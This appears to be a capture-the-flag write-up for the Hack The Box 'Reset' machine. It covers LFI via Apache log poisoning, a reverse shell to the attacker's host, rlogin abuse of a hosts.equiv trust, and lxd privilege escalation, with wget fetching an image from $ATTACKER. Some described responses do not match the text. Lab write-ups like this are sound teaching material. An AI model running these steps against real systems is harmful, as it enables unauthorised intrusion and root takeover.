Reset chains a password-reset oracle and SQLi-leaked admin hash into an authenticated dashboard, an LFI that is weaponised through Apache log poisoning for RCE as www-data, a misconfigured /etc/hosts.equiv r-services trust that pivots laterally to two separate users, and finally an lxd group membership that mounts the host filesystem for root.
In the contrary the official HTB path and description of the box goes as follows:
Reset is an Easy difficulty Linux machine which showcases abusing a password reset functionality in a web application following a log poisoning attack, to achieve Remote Code Execution. For privilege escalation, Rservices are abused, then a detached tmux session is used to abuse sudo privileges on nano text editor and execute commands as the root user
ports=$(nmap -p- --min-rate=1000 -T4 $VICTIM| grep '^[0-9]'| cut -d '/' -f 1| tr '\n'','| sed s/,$//)└─$ nmap -p$ports -sC -sV $VICTIMRunning second nmap scan with open ports: 22,80,512,513,514
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 13:11 +0200
Nmap scan report for$VICTIMHost is up (0.0074s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:
|256 6a:16:1f:c8:fe:fd:e3:98:a6:85:cf:fe:7b:0e:60:aa (ECDSA)|_ 256 e4:08:cc:5f:8e:56:25:8f:38:c3:ec:df:b8:86:0c:69 (ED25519)80/tcp open http Apache httpd 2.4.52 ((Ubuntu))|_http-server-header: Apache/2.4.52 (Ubuntu)| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set|_http-title: Admin Login
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two things stand out. Port 80 serves an Admin Login, and ports 512/513/514 are the legacy BSD r-services (rexec, rlogin, rsh). Those r-services rarely sit on a box for decoration — keep them in mind for lateral movement later.
The login page ships a reset_password.php endpoint. Submitting a username returns JSON — and the response leaks whether the account exists. A non-existent user returns an error:
HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)Content-Type: application/json
{"username":"admin","new_password":"a8d14898","timestamp":"2026-06-25 11:47:37"}
Tip
reset_password.php only rewrites the password_hash column inside the app’s SQLite DB — it has no effect on system accounts. The cracked/reset web credential is for the dashboard login only; it does not carry over to su for any Linux user. Worth flagging early to avoid the rabbit hole of trying it against local/sadm later.

With the reset password we log into the dashboard.
The dashboard exposes a file= parameter on dashboard.php that includes files from disk — a classic LFI. Pointing it at /var/log/apache2/access.log returns the log contents, which confirms the include path and sets up log poisoning: Apache writes our User-Agent into the log verbatim, and because the LFI uses include(), any PHP we plant there gets executed.
First we poison the log. The payload must use single quotes — Apache escapes double quotes (" → \") in the logged field, which breaks PHP parsing with a fatal syntax error, unexpected token "\\" and 500s every subsequent inclusion:
Then we trigger it. The file parameter pulls in the poisoned log, and cmd (in the query string, so the planted $_GET['cmd'] reads it) carries the command:
1
2
3
4
5
6
7
8
POST /dashboard.php?cmd=id HTTP/1.1
Host: $VICTIMContent-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Referer: http://$VICTIM/dashboard.php
Cookie: PHPSESSID=jgbjbmtiqavk9onphojb8i1uct
file=/var/log/apache2/access.log
Tip
Two gotchas bit hard here:
Use single quotes in the payload ($_GET['cmd']). Double quotes get escaped by Apache’s log format and poison the whole file with a parse error — one bad line makes PHP refuse to compile the entire log, so every later inclusion 500s. If that happens, reset the box (or pivot to a PHP session file, which doesn’t escape quotes).
cmd must be in the query string, not the POST body — the planted code reads $_GET['cmd'], while the app’s own file param is read from the request body.
id executes as www-data. We start a listener:
1
2
nc -lvnp 8888listening on [any]8888 ...
And send a backslash-free PHP reverse shell as the cmd value (URL-encoded). A backslash-free payload is important — backslashes get mangled in the log the same way quotes do:
nc -lvnp 8888listening on [any]8888 ...
connect to [$ATTACKER] from (UNKNOWN)[$VICTIM]57076ls
dashboard.php
index.php
private_34eee5d2
reset_password.php
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'www-data@reset:/var/www/html$ ls
dashboard.php index.php private_34eee5d2 reset_password.php
Lateral movement — r-services trust (www-data → sadm)#
As www-data we are in the adm group, which lets us read logs. But the real lever is the r-services trust file. Reading /etc/hosts.equiv:
1
2
3
4
5
6
www-data@reset:/$ cat /etc/hosts.equiv 2>/dev/null
# /etc/hosts.equiv: list of hosts and users that are granted "trusted" r# command access to your system .- root
- local+ sadm
The operative line is + sadm. In hosts.equiv grammar, each line is [host] [user]. When both fields are present, it means “the named user, from the wildcard host (+ = anywhere), may log in as any local user (except root), with no password.” The - root / - local lines are explicit denies for those source entries and are effectively noise here.
So we just need to be sadm on our attacker box, then rlogin in — the trust is keyed on the client-side username:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
└─$ sudo useradd sadm
└─$ sudo passwd sadm
New password:
Retype new password:
passwd: password updated successfully
└─$ su sadm
$ rlogin -l sadm $VICTIMWelcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-140-generic x86_64)...
Last login: Wed Jul 9 13:32:23 UTC 2025 from $ATTACKER on pts/0
sadm@reset:~$ pwd/home/sadm
Lateral movement — same trust, different user (sadm → local)#
sadm has no sudo, no useful groups, no readable credentials. The dead ends point back at hosts.equiv: the + sadm line does not mean “trust sadm to become sadm” — the two-field grammar means “let sadm impersonate any local user.” local is a local user.
So from the same sadm client identity on our attacker box, we rlogin targeting local instead:
1
2
3
4
5
6
$ su sadm
$ rlogin -l local$VICTIMWelcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-140-generic x86_64)...
Last login: Thu Apr 10 09:43:41 UTC 2025 from 10.10.14.65 on pts/0
local@reset:~$ pwd
Tip
This is the non-obvious beat of the box: the same /etc/hosts.equiv line is reused twice — once for www-data → sadm, and again for sadm → local. The trust check (ruserok()) authorises by the client username and lets the -l target be any other account, so local is reachable even though su local with the web password fails and /home/local/.rhosts is unreadable. Don’t waste cycles on the password angle.
Checking local’s groups reveals the path to root:
1
2
local@reset:~$ id
uid=1000(local)gid=1000(local)groups=1000(local),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
local is in lxd (gid 110) — effectively root, because the lxd daemon runs as root and executes container operations without dropping to the caller’s privileges.
Deviation from the intended path. Per HTB’s official description, the designed root is a detached tmux session left running as root, reattached to abuse a sudo rule on nano (nano → spawn shell as root). The lxd group membership on local is an unintended escalation — it short-circuits the box entirely, since lxd is root-equivalent regardless of the tmux/nano/sudo chain. Both reach root; the tmux + sudo nano route is the author’s intended one.
The box has no internet egress, so we build a minimal Alpine image on the attacker box and serve it:
1
2
3
4
5
6
7
8
9
10
11
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
└─$ sudo ./build-alpine
Determining the latest release... v3.24
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.24/main/x86_64
...
OK: 9940 KiB in 27 packages
└─$ ls
alpine-v3.24-x86_64-20260628_1936.tar.gz build-alpine LICENSE README.md
Pull it onto the victim as local, then initialise an LXD storage pool + root-disk profile (LXD 5.0.4 needs both before a container can start), import the image, and create a privileged container with the host filesystem mounted:
local@reset:/tmp$ wget http://$ATTACKER:8000/alpine-v3.24-x86_64-20260628_1936.tar.gz -O alpine.tar.gz
...
2026-06-28 17:38:59 (20.8 MB/s) - ‘alpine.tar.gz’ saved [4088153/4088153]local@reset:/tmp$ lxc storage create default dir
Storage pool default created
local@reset:/tmp$ lxc profile device add default root disk path=/ pool=default
Device root added to default
local@reset:/tmp$ lxc image import ./alpine.tar.gz --alias privesc
Image imported with fingerprint: f7984cdb15a2ae7ab9f3d81ef6fc510372c754e6ae8a28a7765aaa4797fa
local@reset:/tmp$ lxc image list
+---------+--------------+--------+-------------------------------+--------------+-----------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE |+---------+--------------+--------+-------------------------------+--------------+-----------+
| privesc | f7984cdb15a2 | no | alpine v3.24 (20260628_19:36)| x86_64 | CONTAINER |+---------+--------------+--------+-------------------------------+--------------+-----------+
local@reset:/tmp$ lxc init privesc r00t -c security.privileged=trueCreating r00t
local@reset:/tmp$ lxc config device add r00t hostroot disk source=/ path=/mnt/root recursive=trueDevice hostroot added to r00t
local@reset:/tmp$ lxc start r00t
local@reset:/tmp$ lxc exec r00t /bin/sh
Tip
security.privileged=true is the linchpin. Without it, LXD user-namespace-remaps the container so its “root” is a powerless remapped UID. With it, container UID 0 is host UID 0, so the bind-mounted host disk at /mnt/root is fully writable as real root.
Inside the container we are root, and the host’s entire filesystem is mounted at /mnt/root:
1
2
3
~ # cd /mnt/root/root/mnt/root/root # lsroot_279e22f8.txt snap